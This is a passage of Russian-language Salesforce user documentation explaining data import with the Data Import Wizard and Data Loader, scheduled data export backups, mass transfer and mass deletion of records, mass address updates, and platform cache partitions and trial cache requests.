Да, можно присвоить одни и тот же тип записи нескольким записям сразу с помощью «Мастера импорта данных». Во время процесса импорта вы можете выбрать, какой тип записи присвоить импортируемым записям. Этот процесс применим к стандартным и произвольно настраиваемым объектам.

Важное замечание: Компания Salesforce заменила отдельные мастеры импорта для организаций, контактов и других объектов «Мастером импорта данных». Отдельные мастеры импорта открываются в маленьких всплывающих окнах, тогда как универсальный мастер открывается в обозревателе с dataimporter.app в конце URL-адреса. Введите строку *Мастер импорта данных* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Мастер импорта данных»**. Доступные вам параметры определяются вашими полномочиями.

Как обновить поля с пустыми значениями?

Чтобы заменить поля с нулевыми значениями, воспользуйтесь приложением Data Loader.

1. Чтобы запустить приложение Data Loader, последовательно выберите пункты **«Пуск»** > **«Все программы»** > **«Salesforce»** > **«Data Loader»** > **«Data Loader»**.
2. Нажмите кнопку **Export** и выполните действия, предложенные мастером. По завершении нажмите кнопку **View Extraction**.
3. Чтобы просмотреть данные в приложении Excel, нажмите кнопку **Open in external program**. Очистите нужные поля.

4. Выберите пункты **Settings** > **Settings** в приложении Data Loader и установите флажок **Insert null values**. Чтобы сохранить параметры, нажмите кнопку **«OK»**.
5. Чтобы выполнить повторный импорт данных, нажмите кнопку **Update** и выполните действия, предложенные мастером.

Что такое внешний код?

Чтобы предотвратить создание повторяющихся записей в результате выполнения импорта, воспользуйтесь внешними кодами при импорте настраиваемых объектов, решений или организаций-лиц.

Внешний код — это настраиваемое поле с атрибутом «Внешний код», которое содержит уникальный идентификатор записи из системы, находящейся за пределами Salesforce. При выборе данного параметра «Мастер импорта данных» отслеживает в системе Salesforce существующие записи с внешними кодами, соответствующие кодам в файле импорта. Эта операция не учитывает регистр: например, «АБВ» соответствует «абв». Тем не менее, если внешний код поля также имеет чувствительный к регистру атрибут «Уникальное», прописные и строчные буквы не считаются идентичными.

Сколько участников кампании разрешено импортировать?

Посредством мастера импорта данных можно импортировать до 50 000 строк записей. Размер импорта также зависит от общего объема хранилища организации.

Кто может импортировать участников кампании?

Импортировать участников кампании с помощью мастера импорта данных могут только пользователи с необходимыми полномочиями.

Параметр импорта	Необходимые полномочия пользователя
Для добавления или обновления участников кампании с помощью мастера импорта данных:	выберите **«Пользователь Marketing»** в сведениях о пользователе И «Чтение» для контактов ИЛИ «Импорт интересов» И «Редактирование» для кампаний
Для добавления собственных контактов пользователя в кампанию посредством мастера импорта данных:	выберите **«Пользователь Marketing»** в сведениях о пользователе И «Создание» для организаций И «Чтение» для контактов И «Редактирование» для организаций и кампаний И «Импорт личных контактов»

Параметр импорта	Необходимые полномочия пользователя
Для создания собственных контактов пользователя и добавления их в кампанию посредством мастера импорта данных:	выберите **«Пользователь Marketing»** в сведениях о пользователе И «Создание» для организаций И «Чтение» для контактов И «Редактирование» для организаций и кампаний И «Импорт личных контактов»
Для добавления контактов других пользователей в кампанию посредством мастера импорта данных:	выберите **«Пользователь Marketing»** в сведениях о пользователе И «Создание» для организаций И «Чтение» для контактов И «Редактирование» для организаций, контактов и кампаний И Изменение всех данных
Для создания контактов других пользователей и добавления их в кампанию посредством мастера импорта данных:	выберите **«Пользователь Marketing»** в сведениях о пользователе И «Создание» для организаций И «Чтение» для контактов И «Редактирование» для организаций, контактов и кампаний И Изменение всех данных
Для добавления существующих интересов в кампанию посредством мастера импорта данных:	выберите **«Пользователь Marketing»** в сведениях о пользователе И «Редактирование» для кампаний И

Параметр импорта	Необходимые полномочия пользователя
	Импорт интересов
Для создания интересов и добавления их в кампанию посредством мастера импорта данных:	выберите **«Пользователь Marketing»** в сведениях о пользователе И «Редактирование» для кампаний И Импорт интересов
Для добавления собственных организаций-лиц пользователя в кампанию посредством мастера импорта данных:	«Создание» для организаций И «Редактирование» для организаций И «Импорт личных контактов»
Для добавления организаций-лиц других пользователей в кампанию посредством мастера импорта данных:	«Создание» для организаций И «Редактирование» для организаций и контактов И Изменение всех данных

Какой статус назначается участникам кампании?

Посредством мастера импорта данных можно сопоставить столбцы в файле импорта с полем «Статус». Для пустых или недействительных значений устанавливается статус по умолчанию.

Экспорт резервных данных из Salesforce

В зависимости от используемой версии системы организация Salesforce может еженедельно или ежемесячно создавать резервные файлы данных. Все данные организации могут быть экспортированы в набор CSV-файлов (значения с разделением запятыми).

Прим.: Пользователи с полномочием «Еженедельный экспорт данных» могут просматривать все экспортированные данные, а также все настраиваемые объекты и поля на странице «Служба экспорта». По умолчанию данное полномочие предоставляется только профилю «Системный администратор».

Пользователи могут создавать резервные файлы вручную — каждые 7 дней (для еженедельного экспорта) или каждые 29 дней (для ежемесячного экспорта). В выпусках Professional Edition и Developer Edition резервные файлы можно формировать только каждые 29 дней. Можно запланировать автоматическое формирование резервных файлов каждую неделю или месяц (в выпусках Professional Edition и Developer Edition доступен только месячный интервал).

При интенсивном трафике доставка экспорта может быть отложена. Например, вы запланировали выполнение еженедельного экспорта, который должен выполняться в течение всего месяца, начиная с 1 апреля. Первый запрос на экспорт попадает в очередь, но из-за большой нагрузки экспорт не проводится до 8 апреля. Таким образом, на 7 апреля, день, на который запланирована обработка второго запроса на экспорт, первый запрос все еще будет в очереди. Получается, что второй запрос не будет обработан до 14 апреля.

Прим.: Только активные пользователи могут запускать задачи с экспортом. Если неактивный пользователь запланирует экспорт, будут сформированы письма с сообщением об ошибке и экспорт не будет запущен.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Еженедельный экспорт доступен в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Ежемесячный экспорт доступен в версиях: **все** версии, кроме Database.com Edition.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для экспорта данных:

- Еженедельный экспорт данных

1. В разделе «Настройка» введите «*Экспорт данных*» в поле «Быстрый поиск», затем выберите **«Экспорт данных»** и **«Экспортировать сейчас»** или **«Запланировать экспорт»**.
   - Кнопка **«Экспортировать!»** выполняет немедленную подготовку файлов для экспорта. Данная кнопка доступна только по истечении достаточного количества времени после последнего экспорта.
   - Кнопка **«Запланировать экспорт»** позволяет планировать еженедельные или ежемесячные экспорты.
2. Выберите нужную кодировку файла экспорта.
3. Чтобы включить соответствующие элементы в данные экспорта, установите флажки «Добавить изображения, документы и вложения» и «Добавить файлы `Chatter` и версии документа `Salesforce CRM Content`».

   Прим.: Включение специального содержимого в экспорт увеличивает время выполнения этого процесса.
4. Чтобы использовать пробелы вместо символов переноса или разрывов строк в файлах экспорта, установите флажок «Заменить символы переноса пробелами». Данный параметр позволяет использовать файлы экспорта для импорта или других интеграций.
5. При планировании экспорта выберите частоту (доступно только для организаций с ежемесячными экспортами), даты начала и окончания, а также время выполнения экспорта.

6. Выберите нужные типы данных в разделе «Экспортированные данные». Если не вы знакомы с терминологией, используемой для некоторых типов данных, рекомендуем установить флажок **Включать все данные**. Обратите внимание на перечисленные ниже примечания.
   - Поля формулы и сводного резюмирования всегда исключаются из экспортов.
   - Если организация использует подразделения, то данные всех подразделений добавляются в экспорт.
   - При использовании организаций-лиц и экспорте организаций все поля организаций добавляются в данные организаций.
   - При использовании организаций-лиц и экспорте контактов записи организаций-лиц добавляются в данные контактов. Тем не менее, данные контактов содержат только поля, доступные в контактах и организациях-лицах.
7. Нажмите кнопку **«Начать экспорт»** или **«Сохранить»**.

   Система Salesforce создает и отправляет архив CSV-файлов по эл. почте пользователям, которые должны осуществлять экспорт по готовности файлов. Адрес эл. почты для этого уведомления изменить нельзя. Обычно экспорт занимает мало времени; однако, срок выполнения экспорта может изменяться. Крупные файлы экспортируются частями. Чтобы загрузить архивный файл, щелкните ссылку в сообщении эл. почты или нажмите кнопку **«Экспорт данных»**. Архивные файлы удаляются через 48 часов после отправки сообщения эл. почты.

   Прим.: Из соображений безопасности экспорт данных из организации Salesforce может быть выполнен только после проверки подлинности пользователя CAPTCHA. Эта элементарная проверка на основе ввода текста позволяет предотвратить доступ вредоносных программ к данным организации. Чтобы пройти проверку, пользователи должны правильно ввести два слова в показанное текстовое поле области наложения. Введенные в текстовое поле слова должны отделяться пробелом.

Рекомендации по экспорту резервных копий данных

Отсутствует поддержка безопасной среды

Услуга экспорта данных не поддерживается в безопасной среде. Пользователь может запросить экспорт в безопасной среде, но экспорт не будет обработан и не будет осуществлен. Единственный способ удалить запрос на экспорт после его постановки в очередь — это обновление безопасной среды.

Рекомендации по размеру файлов

Создается множество архивов .zip, если в организации задан большой объем данных. Каждый архивный файл .zip содержит один и более файлов .csv и может составлять до 512 Мб (примерно). Во время экспорта генерируется несколько файлов .zip, если весь размер экспортированных данных больше 512 Мб.

Изменение файлов экспорта

В зависимости от выбранной кодировки, просмотр файла экспорта может быть доступен только после внесения некоторых изменений. Выполните указанные ниже действия.

- Просмотр файлов экспорта в кодировке Unicode (UTF-8)
- Просмотр файлов экспорта в кодировке Unicode (UTF-16, Big Endian)
- Просмотр файлов экспорта в кодировке Unicode (Little Endian)

Просмотр файлов экспорта в кодировке Unicode (UTF-8)

При использовании приложения Microsoft Excel 2003:

1. Откройте приложение Microsoft Excel.
2. Последовательно выберите пункты **«Файл»** > **«Создать»**.
3. Выберите пункты **«Данные»** > **«Импорт внешних данных»** > **«Импорт данных»**.
4. В мастере импорта текста Microsoft Excel выберите CSV-файл.
5. Установите переключатель «С разделителями» и выберите формат файла «Юникод (UTF-8)».
6. Нажмите кнопку **«Далее»**.
7. В разделе «Символы-разделители» укажите Запятая и нажмите кнопку **Готово**. Возможно, пользователю будет предложено выбрать диапазон ячеек.

   Прим.: Если региональные настройки не поддерживают использование запятых, воспользуйтесь символом табуляции или любым другим разделителем. Укажите разделитель в параметрах Data Loader (**Параметры** | **Параметры**).

8. При необходимости повторите данные действия для каждого файла.

При использовании приложения Microsoft Excel (не позднее версии 2003):

1. Откройте файл в приложении Microsoft Excel.
2. Последовательно выберите пункты **«Файл»** > **«Сохранить как»**.
3. Сохраните файл как веб-страницу.
4. Выберите пункты **«Сервис»** > **«Параметры»** > **«Общие»** и нажмите кнопку **«Параметры веб-документа»**.
5. Откройте вкладку «Кодировка» и выберите значение «Юникод (UTF-8)».
6. Чтобы закрыть диалоговые окна, нажмите кнопку **ОК**.
7. Чтобы сохранить файл в выбранной кодировке, выберите пункты меню **Файл** > **Сохранить**.
8. При необходимости повторите данные действия для каждого файла.

Просмотр файлов экспорта в кодировке Unicode (UTF-16, Big Endian)

Откройте файлы экспорта в текстовом редакторе, поддерживающем данный набор символов. Приложение Microsoft Excel не поддерживает данный набор символов.

Просмотр файлов экспорта в кодировке Unicode (Little Endian)

1. Откройте файл в приложении Microsoft Excel.
2. Выделите весь столбец A.
3. Выберите пункт **«Текст по столбцам»** в меню **«Данные»**.
4. Установите переключатель «С разделителями» и нажмите кнопку **«Далее»**.
5. В разделе «Символом-разделителем является:» установите флажок «Запятая» и нажмите кнопку **«Готово»**.

   Прим.: Если региональные настройки не поддерживают использование запятых, воспользуйтесь символом табуляции или любым другим разделителем. Укажите разделитель в параметрах Data Loader (**Параметры** | **Параметры**).

6. При необходимости повторите данные действия для каждого файла.

Перенос записей

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для пакетного переноса организаций, кампаний, контактов, контрактов и настраиваемых объектов:	Перенос записи И Редактирование для типа объекта
Для пакетного переноса интересов:	Перенос интересов ИЛИ Перенос записи И Редактирование для интересов
Для пакетного переноса обращений:	«Перенос обращений» ИЛИ «Перенос записи» И Полномочие «Редактирование» для обращений

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Организации, кампании, контакты, контракты, интересы и обращения недоступны в версии **Database.com Edition**.

Контракты доступны в версиях: **Performance Edition** и **Developer Edition**, а также в **Professional Edition**, **Enterprise Edition** и **Unlimited Edition** с консолью Sales Cloud.

Ответственный за запись или любой другой вышестоящий пользователь в иерархии ролей или территорий может переносить отдельные записи другому пользователю. Записи некоторых объектов (например, обращений, интересов и кампаний) могут быть перенесены посредством общего доступа. В зависимости от типа объекта, записи могут быть перенесены другому пользователю разными способами.

Метод	**Доступно для...**
Перенос отдельной записи	Организации, кампании, обращения, контакты, контракты, интересы и настраиваемые объекты
Пакетный перенос записей посредством спискового представления и кнопки **«Изменить ответственного»**	Обращения, интересы и настраиваемые объекты, которые могут принадлежать пользователю или очереди
Пакетный перенос записей с помощью средства пакетного переноса	Организации, интересы и настраиваемые объекты

Возможность изменения ответственности

- Пользователи с полномочием «Изменение всех данных» или пользователи с полномочием «Изменить все» для выбранного объекта могут переносить любые записи, независимо от ответственного.
- Чтобы выполнить перенос одной или нескольких записей спискового представления, новому ответственному должно быть предоставлено как минимум полномочие «Чтение» для выбранного типа объекта. Данное правило не применяется при использовании средства пакетного переноса.

- Чтобы выполнить перенос ответственности за любую отдельную запись в организации, которая не поддерживает функцию управления территориями, пользователю должно быть предоставлено соответствующее полномочие «Редактирование», а также ответственность за запись или вышестоящее положение в иерархии ролей.

  Например, чтобы выполнить перенос ответственности за организацию, пользователю должны быть предоставлены полномочия «Чтение» и «Редактирование» для организаций. Кроме того, новому ответственному за запись должно быть предоставлено как минимум полномочие «Чтение» для организаций.

  Параметры общего доступа «Полный общий доступ» и «Общедоступный: для чтения, записи и переноса» предоставляют всем пользователям возможность переноса ответственности за данный тип записи при наличии соответствующего полномочия «Редактирование».

- Если организация поддерживает функцию управления территориями, то пользователи, назначенные территориям, могут переносить организации (включая принадлежащие другим пользователям) в собственных территориях.
- Перенос кампаний доступен только при наличии флажка «Пользователь `Marketing`», установленного в записи соответствующего пользователя.

Изменение ответственности за организации портала

- Перенос организации-партнера требует наличия полномочия «Управление пользователями» или «Управление внешними пользователями».
- Организация клиентского портала может быть передана ответственным сотрудником любому пользователю той же роли без назначения специального полномочия. Организация клиентского портала не может быть передана пользователю вышестоящей или нижестоящей роли.
- Организации-партнеры могут быть переданы только пользователям с полномочием «Управление внешними пользователями».
- Перенос организации, содержащей пользователей клиентского и партнерского порталов, требует наличия полномочия «Управление пользователями».
- Организация, содержащая пользователей клиентского портала, не может быть назначена ответственному, который является пользователем-партнером.

СМ. ТАКЖЕ:

Пакетный перенос записей

Пакетный перенос записей

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для пакетного переноса организаций и сервисных контрактов:	Перенос записи И Редактирование для типа объекта И Перенос интересов
Для пакетного переноса настраиваемых объектов:	Перенос записи И Редактирование для типа объекта
Для пакетного переноса интересов:	Перенос интересов ИЛИ Перенос записи И Редактирование для интересов

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Сервисные контракты доступны в следующих версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition** с консолью Service Cloud.

Организации и интересы недоступны в следующих версиях: **Database.com**

Чтобы выполнить пакетный перенос организаций, интересов, сервисных контрактов и настраиваемых объектов от одного пользователя к другому, воспользуйтесь средством пакетного переноса.

Прим.: Перенос чужих записей возможен только при наличии обязательных полномочий и доступа для чтения записей.

1. В разделе «Настройка» введите «*Пакетный перенос записей*» в поле «Быстрый поиск», затем выберите **«Пакетный перенос записей»**.
2. Щелкните ссылку для нужного типа записи.
3. При необходимости введите имя текущего ответственного за запись в поле «Источник переноса». Ответственность за интересы может быть перенесена от пользователей или очередей.
4. Введите имя нового ответственного за запись в поле «Цель переноса». Ответственность за интересы может быть перенесена пользователям или очередям.
5. Если организация использует подразделения, установите флажок «Изменить подразделение...», чтобы назначить всем перенесенным записям стандартное подразделение нового ответственного.
6. Ниже перечислены действия, доступные при переносе организаций.
   - Чтобы перенести открытые возможности, принадлежащие другим пользователям и связанные с организацией, установите флажок «Перенос открытых возможностей, которые не принадлежат текущему ответственному за организацию».
   - Чтобы перенести закрытые возможности, связанные с организацией, установите флажок «Перенос закрытых возможностей». Данный параметр применяется только к закрытым возможностям, которые принадлежат ответственному за организацию; закрытые возможности других пользователей не изменяются.

- Чтобы перенести открытые обращения, принадлежащие текущему ответственному за организацию и связанные с организацией, установите флажок «Перенос открытых обращений, принадлежащих текущему ответственному за организацию».
- Чтобы перенести закрытые обращения, принадлежащие текущему ответственному за организацию и связанные с организацией, установите флажок «Перенос закрытых обращений».
- Чтобы сохранить текущую рабочую группу, связанную с организацией, установите флажок «Сохранить группы, работающие с организациями». Чтобы удалить текущую рабочую группу, связанную с организацией, снимите данный флажок.
- Чтобы сохранить текущую рабочую группу для возможностей, связанных с данной организацией, установите флажок «Сохранить группу, работающую с возможностями, для всех возможностей...». Доли возможности сохраняются, а проценты долей, назначенные предыдущему ответственному, передаются новому ответственному. В случае отсутствия данного флажка все участники группы, работающей с возможностями, и доли удаляются при переносе возможности.

  Прим.: При переносе закрытых возможностей группа, работающая с возможностями, сохраняется независимо от данного параметра.

7. Введите критерии поиска, которым должны соответствовать записи.
8. Нажмите кнопку **«Найти»**.
9. Установите флажки напротив нужных записей. Чтобы выбрать все текущие отображающиеся записи, установите флажок в заголовке столбца.

   Прим.: При наличии повторяющихся записей рекомендуем выбрать только одну запись. Перенос повторяющихся записей может вызвать возникновение ошибки.

   Повтор записей возможен при фильтрации интересов по полю «Статус участника кампании», в результате которой один и тот же статус участника кампании может использоваться несколькими кампаниями. Например, фильтр «*"Статус участника кампании" равно "Отправлено"*» возвращает повторяющийся интерес Иван Петров в том случае, если статус интереса «Отправлено» используется двумя кампаниями.

10. Нажмите кнопку **«Перенос»**.

СМ. ТАКЖЕ:

Перенос записей

Пакетное удаление записей и отчетов

Система позволяет одновременно удалять несколько отчетов или записей.

Пакетное удаление поддерживается следующими типами записей: обращения, решения, организации, контакты, интересы, продукты и действия.

Ниже перечислены примеры, когда удобно пользоваться пакетным удалением.

- Необходимость удаления обнаруженных неиспользуемых отчетов из списка отчетов на вкладке «Отчеты».
- Необходимость повторного импорта интересов, импортированных неправильно.
- Необходимость удаления контактов бывшего сотрудника компании, повторяющих данные других пользователей.
- Необходимость преобразования организаций, поле «Тип» которых содержит значение «Потенциальный клиент», в интересы.

  Совет: Рекомендуем выполнить отчет по данным организациям и экспортировать их в Excel, а затем импортировать данные в качестве интересов посредством мастера «Импорт интересов». Затем, используя пакетное удаление, выберите организации в качестве типа записи, подлежащего удалению, и введите критерий поиска *«"Тип" равно "Потенциальный клиент"»* для обнаружения всех соответствующих организаций.
- Необходимость удаления всех интересов, преобразованных для организации. Выберите интересы в качестве типа записи, введите критерий поиска *«"Преобразовано" равно "1"»* и щелкните **«Поиск»**.
- Необходимость очистки веб-интересов, созданных неправильно, или необходимость удаления устаревших организаций и контактов.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

Данная функция доступна в версии **Database.com Edition** только посредством API. Версия **Database.com Edition** поддерживает пакетное удаление только записей настраиваемых объектов.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для пакетного удаления данных:

- Изменение всех данных

1. Настоятельно рекомендуем выполнить отчет для архивирования данных и экспортировать данные еженедельно. См. раздел «Экспорт резервных данных из Salesforce» на странице 868.
2. В разделе «Настройка» введите *«Пакетное удаление записей»* в поле «Быстрый поиск», затем выберите **«Пакетное удаление записей»** и щелкните ссылку с типом записи, который требуется удалить.
3. Просмотрите сведения, которые будут удалены вместе с записями.
4. Укажите условия, которым должны соответствовать выбранные элементы (например, «"Область" равно "Томская"»).
5. При удалении организаций определите необходимость удаления организаций с вложенными закрытыми/реализованными возможностями или вложенными возможностями, принадлежащими другим пользователям.
6. Чтобы удалить продукты возможностей, выберите **«Архивируйте продукты...»** при удалении продуктов.

   Данный параметр позволяет:

   - удалить продукты, которые не связаны с возможностями, и переместить их в корзину;
   - архивировать продукты возможностей. Удаление данных продуктов является необратимым.
7. Для поиска совпадающих записей нажмите кнопку **«Поиск»** и выберите нужные элементы. Чтобы выбрать все текущие отображающиеся записи, установите флажок в заголовке столбца.
8. Чтобы удалить записи без возможности восстановления, выберите параметр **«Удалите выбранные записи без возможности восстановления»**.

Важное замечание: Выбор данного параметра препятствует восстановлению выбранных записей из корзины.

9. Нажмите кнопку **«Удалить»**.

СМ. ТАКЖЕ:

Примечания к использованию функции пакетного удаления

Отмена импорта

Примечания к использованию функции пакетного удаления

Ниже перечислены рекомендации по использованию функции пакетного удаления.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии.

Данная функция доступна в версии **Database.com Edition** только посредством API. Версия **Database.com Edition** поддерживает пакетное удаление только записей настраиваемых объектов.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для пакетного удаления данных:

- Изменение всех данных

Общие примечания по функции пакетного удаления

- Одновременно разрешается удалять не более 250 элементов.
- Удаление записи инициирует удаление всех связанных записей, отображающихся в связанных списках.
- Пакетное удаление поддерживается только отчетами из общедоступных папок отчетов.
- Пакетное удаление не поддерживается отчетами, вложенными в панели мониторинга, запланированными или используемыми отчетными снимками.

Примечания по функции пакетного удаления для групп сбыта

- Организации-партнеры, содержащие пользователей-партнеров, не могут быть удалены.
- Продукты возможностей не могут быть удалены, но могут быть заархивированы.
- Пакетное удаление продуктов инициирует удаление всех связанных записей прайс-листа.
- Удаление действий инициирует удаление любых архивных действий, соответствующих заданным условиям.
- При удалении действий запрошенные встречи подлежат пакетному удалению только после их подтверждения и автоматического преобразования в события.
- Удаление повторяющихся событий инициирует удаление дочерних событий, несмотря на их отсутствие в списке элементов, доступных для удаления.

Примечания по функции пакетного удаления для групп обслуживания

- Организации и контакты, связанные с обращениями, не могут быть удалены.
- Контакты, поддерживающие портал самообслуживания, и связанные организации не могут быть удалены.
- Удаление основного решения не инициирует удаление связанных переведенных решений. Наоборот, каждое переведенное решение становится основным.
- Удаление переведенного решения инициирует удаление его связи с основным решением.

Пакетное обновление адресов

Отчеты и сопутствующие показатели более точны и понятны, когда данные непротиворечивы. Например, использование разных аббревиатур для страны может исказить данные. Для поддержания непротиворечивости адресов можно обновить одновременно сведения о стране и регионе в существующих полях.

Пакетное обновление адресов доступно для контактов, контрактов и интересов.

Совет: Чтобы обеспечить непротиворечивость данных в новых записях, рекомендуется использовать список для выбора страны.

1. Введите строку *«Пакетное обновление адресов»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пакетное обновление адресов»**.
2. Выберите **«Страны»** или **«Область/штат»**. При выборе «Область/штат» введите страну, для которой следует обновить область или штат.
3. Нажмите кнопку **«Далее»**.
4. Выберите нужные значения и нажмите кнопку **«Добавить»**. Значения, подлежащие обновлению, отображаются в поле «Выбранные значения».

   Значения адреса, найденные в текущих записях, отображаются в поле «Доступные значения». Чтобы найти дополнительные адреса для пакетного обновления, введите значение полностью или его часть и нажмите кнопку **«Найти»**.

   Если организация использует большие объемы данных, введите текущие значения для обновления в текстовую область. Вводите каждое значение с новой строки.
5. Заполните поле **«Заменить выбранные значения на:»** и нажмите кнопку **«Далее»**. Если организация использует большие объемы данных, то данное поле называется **«Заменить введенные значения на:»**.

   Отобразится количество и тип записей адресов, подлежащих обновлению. При наличии больших объемов данных отображаются только обновляемые значения.
6. Чтобы обновить значения, нажмите кнопку **«Заменить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для пакетного обновления адресов:
- Изменение всех данных

Для пакетного обновления адресов контрактов:
- Изменение всех данных

  И

  Активация контрактов

СМ. ТАКЖЕ:

Разрешение пользователям выбирать страну и область в раскрывающихся списках

Масштабируемость. Вопросы и ответы

- Какова масштабируемость системы Salesforce?
- Возможно ли снижение производительности при увеличении количества подписчиков Salesforce?

Какова масштабируемость системы Salesforce?

Система может использоваться крупнейшими рабочими группами. Архитектура системы позволяет работать миллионам пользователей. Доступ любому количеству пользователей может быть предоставлен в самые короткие сроки.

Возможно ли снижение производительности при увеличении количества подписчиков Salesforce?

Нет. Мы уделяем большое внимание вопросам производительности и масштабируемости нашей системы, которые гарантируют поддержку любого количества клиентов. Используемая нами архитектура позволяет быстро добавлять новые веб-серверы и серверы приложений при увеличении количества пользователей. Кроме того, архитектура системы поддерживает добавление серверов баз данных. А пропускная способность, которая при необходимости также может быть увеличена, гарантируется условиями размещения наших серверов.

Кэширование данных Force.com

Кэш платформы используется для повышения скорости работы приложений за счет хранения повторно используемых данных в памяти. Приложения могут быстро получать доступ к данным, тем самым устраняя необходимость копирования расчетов и запросов в базу данных при последующих запросах.

Чтобы использовать кэш платформы, сначала необходимо настроить разделы с помощью инструмента разбиения кэша платформы в меню «Настройка». После создания разделов можно добавлять, просматривать и удалять данные из них с использованием Apex API кэша платформы.

Используйте разделы кэша платформы для повышения производительности приложений. Разделы позволяют распределить пространство наиболее подходящим для приложений образом. Кэширование данных по указанным разделам препятствует перезаписи данных другими приложениями или менее важными данными.

Чтобы получить доступ к инструменту создания разделов, введите строку *«Кэш платформы»* в поле «Быстрый поиск» меню «Настройка» и выберите пункт **«Кэш платформы»**.

Рекомендуем использовать инструмент «Разделение кэша платформы» для выполнения указанных ниже действий.

- Запрос пробного кэша.
- Создание, изменение и удаление разделов кэша.
- Распределение емкостей кэша сеанса и кэша организации каждого разделения для обеспечения равномерной производительности приложений.
- Просмотр снимка текущего объема кэша организации, разбиения на разделы и их назначение (в КБ или МБ).
- Просмотр сведений о каждом разделении.
- Назначение раздела в качестве раздела по умолчанию.

Чтобы использовать кэш платформы, необходимо создать хотя бы один раздел. Каждый раздел состоит из одного сегмента кэша сеансов и одного сегмента кэша организации, и емкость каждого сегмента настраивается отдельно. Кэш сеансов можно использовать для хранения данных сеансов отдельных пользователей, а кэш организации предназначен для данных, к которым могут получать доступ все пользователи организации. При необходимости распределите объем кэша организации на любое количество разделов. Можно выделить от нуля до пяти и более кэшей сессий и организации, но их количество должно быть целочисленным. Сумма всех выделенных разделов, включая раздел по умолчанию, равняется всему выделенному кэшу платформы. Общая выделенная емкость всех сегментов кэша не должна превышать общую емкость организации.

Любой раздел можно назначить в качестве раздела по умолчанию, но можно иметь только один раздел по умолчанию. Если раздел не выделен для определенной задачи, операции кэша (такие как чтение и запись) не выполняются и ошибка не выдается.

По умолчанию расчет емкости осуществляется каждые 5 минут. Чтобы просмотреть обновленные показатели емкости и выделения разделов, щелкните **«Пересчитать»**.

Запрос пробной версии кэша платформы
Чтобы проверить, увеличилась ли производительность при использовании кэша платформы в вашей организации, воспользуйтесь пробной версией кэша для своей производственной среды. Версии Enterprise, Unlimited и Performance поставляются с небольшим объемом кэша, но добавление дополнительного объема кэша поможет дополнительно повысить производительность. После утверждения запроса пробной версии вы можете выделить объемы разделов и поэкспериментировать с различными сценариями использования кэша. Пробное тестирование кэша позволит принять обоснованное решение о его покупке.

Приобретение кэша платформы
Используйте пространство кэша платформы для повышения производительности приложений.

СМ. ТАКЖЕ:

Руководство разработчика Apex

Запрос пробной версии кэша платформы

Чтобы проверить, увеличилась ли производительность при использовании кэша платформы в вашей организации, воспользуйтесь пробной версией кэша для своей производственной среды. Версии Enterprise, Unlimited и Performance поставляются с небольшим объемом кэша, но добавление дополнительного объема кэша поможет дополнительно повысить производительность. После утверждения запроса пробной версии вы можете выделить объемы разделов и поэкспериментировать с различными сценариями использования кэша. Пробное тестирование кэша позволит принять обоснованное решение о его покупке.

Salesforce немедленно утверждает запросы пробных версий кэша и отправляет электронное сообщение с извещением об активации пробных версий кэша. Доставка сообщения электронной почты может занять несколько минут. Вы получите пробный кэш объемом 30 МБ (10 МБ для версии Developer Edition). Чтобы получить больший объем пробного кэша, обратитесь в компанию Salesforce.

Прим.: Вы можете сделать до 10 запросов получения пробной версии кэша, и между их использованием должно пройти 90 дней.

После отправки запроса пробной версии кэша вы будете получать электронные письма со следующими интервалами времени.

Во время активации
Теперь можно выделить объем для разделов и начать тестирование кэша в организации.

За три дня до завершения срока действия
До завершения срока действия обязательно перенастройте разделы, чтобы снять дополнительный объем пробной версии.

После завершения срока действия
Пробная версия кэша удаляется из вашей организации.

Прим.: Если не сделать это самостоятельно, компания Salesforce уменьшит размеры разделов, чтобы удалить объем, выделенный с пробной версией кэша.

Организации версии Developer Edition

Для организации версии Developer Edition можно получить пробную версию кэша. Зарегистрируйтесь в организации и отправьте запрос пробной версии кэша через инструмент разбиения кэша платформы. Независимые поставщики ПО, использующие организации версии Developer Edition для создания управляемых пакетов, могут получить пробный кэш

объемом 10 МБ для двух организаций версии Developer Edition. Чтобы получить пробный кэш для организаций версии Developer Edition, независимые поставщики ПО могут обратиться к представителю компании Salesforce.

Алгоритм уменьшения кэша

По завершении пробного периода компания Salesforce удаляет выданный объем пробного кэша из вашей организации. Обязательно снимите выделенное пространство пробного кэша до завершения срока его действия. Снять дополнительное пространство можно посредством инструмента разбиения кэша путем сброса выделенных разделов. Если не снять выделенное пространство, компания Salesforce удалит выданный кэш в описанном далее порядке.

- В первую очередь система удаляет кэш из наименьшего по размеру раздела, не выбранного в качестве раздела по умолчанию.

  Прим.: Размер раздела — это его общий выделенный объем, включая кэш организации и кэш пространства имен.

- Затем система прорабатывает разделы от меньшего к большему. Если имеется несколько разделов одинакового размера, система удаляет кэш из этих разделов в пропорциональном объеме.
- Система уменьшает размер разделов до 5 МБ, если удаляется весь объем пробного кэша. В противном случае размер разделов может быть уменьшен до 0 МБ.
- Раздел по умолчанию (при его наличии) уменьшается в последнюю очередь, если объем пробного кэша невозможно удалить из любых других разделов.

При наличии свободного пространства выполняются следующие действия.

